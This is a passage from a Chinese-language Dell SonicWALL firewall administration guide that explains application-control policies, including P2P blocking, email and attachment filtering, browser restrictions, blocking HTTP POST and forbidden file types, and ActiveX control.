
前面的“\D”应包含在所有这些表达式中。

基于策略的应用程序控制

Dell SonicWALL 应用程序签名数据库是应用程序控制功能的一部分，用于非常精确地控制与其相关的策略配置和操作。这些签名数据库用于保护用户免受应用程序漏洞以及蠕虫病毒、特洛伊木马病毒、对等传输、间谍软件和后门程序的攻击。Dell SonicWALL 的免重组深层数据包检查引擎中使用的可扩展签名语言还能主动防护新发现的应用程序和协议的漏洞。

要创建应用程序控制策略，请先创建应用程序签名列表类型的匹配对象或应用程序签名类别列表。这两种类型用于选择常规应用程序类别或单独的应用程序签名。

以下示例显示针对 LimeWire 和 Napster 对等共享应用程序的匹配对象。



创建基于签名的匹配对象后，创建使用匹配对象的应用程序控制内容类型的新应用程序规则策略。以下示例显示的策略使用新创建的“Napster/LimeWire P2P”匹配对象丢弃所有 Napster 和 LimeWire 流量。




记录基于应用程序签名的策略

和其他匹配对象策略类型一样，可启用对应用程序内容策略的记录。默认情况下，这些日志以标准格式显示，显示了触发警报/操作的应用程序控制策略。如需日志事件的详细信息，请选中该策略的**应用程序控制策略设置**对话框上的**日志使用应用程序控制消息的格式**复选框。

标准记录



应用程序控制格式的记录



合规性强制措施

很多业务和组织需要确保符合有关出站文件传输策略的要求。应用程序控制在 HTTP、FTP、POP3 和 SMTP 环境中提供了此功能。这可帮助公司符合 HIPAA、SOX 和 PCI 等监管机构的要求。

针对此目的配置策略时，您可以选择“方向”>“基本”>“传出”，特意将文件传输限制应用到出站流量。或可以选择“方向”>“高级”，然后指定要阻止在其中进行文件传输的准确域。例如，您可以指定 LAN 到 WAN、LAN 到 DMZ 或已定义的任何其他区域。

服务器保护

通常有很多不信任客户端访问服务器。为能够最大程度地保护这些有价值的资源，您应采取一系列防御措施。在网关上使用应用程序控制，您可以配置保护服务器的策略。例如，可创建阻止所有 FTP **put** 命令的策略，以阻止任何人将文件接入到服务器（参见 第 796 页的阻止 FTP 命令）。尽管服务器本身已设置为只读，但这又增加了由防火墙管理员控制的安全层。即使您的服务器由于错误、修补程序的副作用而使配置更改或其配置受到恶意更改，您的服务器仍会受到保护。使用应用程序控制，您可以使用 HTTP、SMTP、POP3 和 FTP 有效地控制对服务器上传的内容。

例如，影响服务器的策略可能为其客户提供了三个服务级别的小型 ISP，它们的服务器位于其机架中。在金牌服务级别中，客户可托管 Web 服务器、电子邮件服务器和 FTP 服务器。在银牌服务级别中，客户只能托管 Web 服务器和电子邮件服务器。在铜牌服务级别中，托管数据包仅允许 Web 服务器。通过为每个客户创建策略，ISP 可使用应用程序控制强制实施这些限制。

托管的电子邮件环境

托管的电子邮件环境是一个在用户的互联网服务提供程序 (ISP) 中提供电子邮件的环境。通常，POP3 是用于在此环境中进行电子邮件传输的协议。很多小型业务所有者使用此模型，并想要控制电子邮件内容以及电子邮件附件。网关上运行的应用程序控制提供了基于 POP3 以及基于 SMTP 的电子邮件的解决方案。

应用程序控制还可扫描 HTTP，这对于站点托管的电子邮件非常有用，例如 Yahoo 或 Hotmail。注意，使用 HTTP 时，如果阻止附件，应用程序控制将不提供受阻止文件的文件名。访问数据库服务器时，还可以使用应用程序控制控制 FTP。

如果想要专用的 SMTP 解决方案，您可以使用 SonicWALL 电子邮件安全性。很多大型业务使用电子邮件安全，可用于控制基于 SMTP 的电子邮件，但不支持 POP3。对于控制多个电子邮件协议，应用程序提供了卓越的解决方案。

电子邮件控制

应用程序控制对于某种类型的电子邮件控制，特别是在需要综合策略时非常有效。例如，您可以阻止对每个用户或对整个域发送特定类型的附件，例如 **.exe,** 。由于在此情况下匹配了文件扩展名，则在发送附件之前更改扩展名将绕过过滤。注意，还可以以此方式阻止电子邮件服务器上的附件（如果有）。否则，应用程序控制将提供该功能。

您可以创建扫描与“confidential”、“internal use only”和“proprietary”等字符串相匹配的文件内容的匹配对象，以执行对专用数据的传输控制。

还可以创建阻止特定域或特定用户收/发电子邮件的策略。您可以使用应用程序控制限制电子邮件的文件大小，但不限制附件的数量。应用程序控制可根据 MIME 类型阻止文件。不能阻止加密的 SSL 或 TLS 流量，也不能阻止“所有加密的文件”。要阻止来自使用 HTTPS 的站点的加密电子邮件，您可以在 HTTPS 会话开始之前创建与发送的证书相匹配的自定义匹配对象。加密之前，这是 SSL 会话的一部分。然后将创建阻止该证书的自定义策略。

应用程序控制可扫描基于文本的或压缩到一个级别中但未加密的电子邮件附件。下表列出了应用程序控制可扫描关键字的文件格式。在策略中使用其他格式之前应先进行测试。

表 118. 可以针对关键字扫描的文件格式


文件类型	常用扩展名
C 源代码	c
C+ 源代码	cpp
用逗号分隔的值	csv
HQX 存档	hqx
HTML	htm
Lotus 1-2-3	wks
Microsoft Access	mdb
Microsoft Excel	xls
Microsoft PowerPoint	ppt
Microsoft Visio	vsd
Microsoft Visual Basic	vbp
Microsoft Word	doc
Microsoft Works	wps
便携式文档格式	pdf
富文本格式	rft
SIT 存档	sit
文本文件	txt
WordPerfect	wpd
XML	xml
Tar 存档 (“tarballs”)	tar
ZIP 存档	zip、gzip

Web 浏览器控制

您还可以使用应用程序控制避免 Web 服务器受到不需要的浏览器的损害。应用程序控制为 Netscape、MSIE、Firefox、Safari 和 Chrome 提供了匹配的对象类型。您可以使用这些类型中的其中之一定义匹配对象，并在策略中引用它来阻止该浏览器。

还可以通过使用 HTTP 用户代理匹配对象类型访问浏览器版本信息。例如，容易将各种旧版本的浏览器视为安全问题。使用应用程序控制，您可以创建拒绝任何有问题的浏览器（例如 Internet Explorer 5.0）访问的策略。还可以使用反向匹配排除所有所需浏览器之外的所有浏览器。例如，由于版本 5 存在缺陷，并且尚未测试版本 7，您可能

想要仅允许互联网 Explorer 版本 6。要实现此目的，您将使用网络协议分析器（例如 Wireshark）确定 IEv6 的 Web 浏览器标识符，即“MSIE 6.0”。然后可使用内容“MSIE 6.0”创建类型为 HTTP 用户代理的匹配对象，并启用反向匹配。



您可以在策略中使用此匹配对象，以阻止不是 MSIE 6.0 的浏览器。如需使用 Wireshark 查找 Web 浏览器标识符的信息，请参见第 776 页的 Wireshark。如需反向匹配的信息，请参见第 751 页的反向匹配。

控制 Web 浏览器访问的其他用例是，销售从国外获得的打折商品的小型电子商务网站。如果与供应商的协议条款是他们不能向原产品所在国的人们销售，则他们可以配置应用程序控制，阻止国内版本的主要 Web 浏览器访问。

应用程序控制支持常见浏览器的预定义选择，您可以添加其他浏览器作为自定义匹配对象。浏览器阻止基于浏览器报告的 HTTP 用户代理。您的自定义匹配对象包含的特定内容必须足以标识浏览器，而不会产生误报。您可以使用 Wireshark 或其他网络协议分析器，以获取所需浏览器的唯一签名。

HTTP Post 控制


您可以通过禁用 HTTP POST 方法增强面向只读 HTTP 服务器的公共安全性。

首先，使用 Notepad 或其他文本编辑器创建包含以下 HTML 代码且名称为 **Post.htm** 的新文档。将文件保存到桌面上或方便的位置。


```
<FORM action="http://www.yahoo.com/" method="post">
<p>Please enter your name:<input type="Text" name="FullName"></p>
<input type="submit" value="Submit"> <INPUT type="reset">
```

然后打开 Wireshark 网络分析器，并启动捕获。如需使用 Wireshark 的信息，请参见第 776 页的 Wireshark。在浏览器中，打开刚才创建的 Post.htm，并输入名称，然后单击**提交**。停止捕获。


使用 Wireshark **编辑 > 查找数据包**功能，搜索字符串“POST”。




Wireshark 将跳到包含请求数据的第一帧。您应可以看到类似以下界面的内容。这表明 HTTP POST 方法是在 TCP 标头之后立即传输，它包含 TCP 负载（HTTP 应用程序层）的前四个字节 (504f5354)。您可以使用该信息创建检测 HTTP POST 方法的自定义匹配对象。



在 SonicOS 管理界面上，转至“防火墙”>“匹配对象”，然后单击**添加新匹配对象**。创建如下所示的匹配对象。注意，在此特殊匹配对象中，您将使用**启用设置**功能创建匹配特定负载部分的对象。**偏移**字段指定要开始匹配负载中的哪个字节，有助于通过更具体的匹配最小化误报。**深度**字段指定在哪个字节处停止匹配。**最小值**和**最大值**字段用于指定负载大小的最小值和最大值。



接下来，转至**防火墙 > 应用程序规则**，然后单击**添加新策略**。创建如下所示的策略。



要执行测试，请使用浏览器打开您之前创建的 Post.htm 文档。输入名称，然后单击**提交**。此时应丢弃连接，且您在日志中应该可以看到类似以下所示的警报。

1	11/05/2007 15:23:10.848	Alert	Network Access	Application Firewall Alert: Policy: Custom Object Detected (HTTP POST), Action Type: Reset/Drop	192.168.10.10, 57782, X0, DELL-GX620 (admin)	209.191.93.52, 80, X1, f1.www.vip.mud.yahoo.com

禁止的文件类型控制


您可以使用应用程序控制阻止上传或下载危险的或禁止的文件类型（例如 exe、vbs、scr、dll、avi、mov 等）。

阻止上传或下载危险的或禁止的文件类型的步骤如下：

1 转至**防火墙 > 匹配对象**。

2 单击**添加新匹配对象**。

3 创建如下所示对象的步骤是：



4 转至**防火墙 > 操作对象**。

5 单击**添加新操作对象**。

6 创建如下所示的操作。




创建使用该对象和操作的策略的步骤如下：

1 转至**防火墙 > 应用程序规则**。

2 单击**添加新策略**。

3 创建如下所示策略的步骤是：



4 要测试该策略，您可以打开 Web 浏览器，并尝试下载在匹配对象（exe、vbs、scr）中指定的任何文件类型。以下是您可以尝试的一些 URL：

```
http://download.skype.com/SkypeSetup.exe
http://us.dl1.yimg.com/download.yahoo.com/dl/msgr8/us/msgr8us.exe
http://g.msn.com/8reen_us/EN/INSTALL_MSN_MESSENGER_DL.EXE
```

您将看到类似以下所示的警告。

1	10/31/2007 12:52:34.160	Alert	Network Access	Application Firewall Alert: Policy: HTTP Client Request Blocked (Forbidden File Type), Action Type: HTTP Block Page	192.168.10.10, 58268, X0, DELL-GX620 (admin)	198.173.5.10, 80, X1

ActiveX 控件

应用程序控制最有用的一个功能是能够区分不同类型的 ActiveX 或 Flash 网络流量。这可用于在允许 Windows 更新时阻止游戏。配置应用程序控制之前，您可以配置 SonicOS，以使用**安全 > 内容过滤器**阻止 ActiveX，但这会阻止所有 ActiveX 控件，包括您的软件更新。


应用程序控制通过扫描 HTML 源中 `classid` 的值存档此区别。每种类型的 ActiveX 都有其各自的类 ID，同一个应用程序的不同版本，其类 ID 都不相同。

一些 ActiveX 类型及其 classid 如表 119 所示。

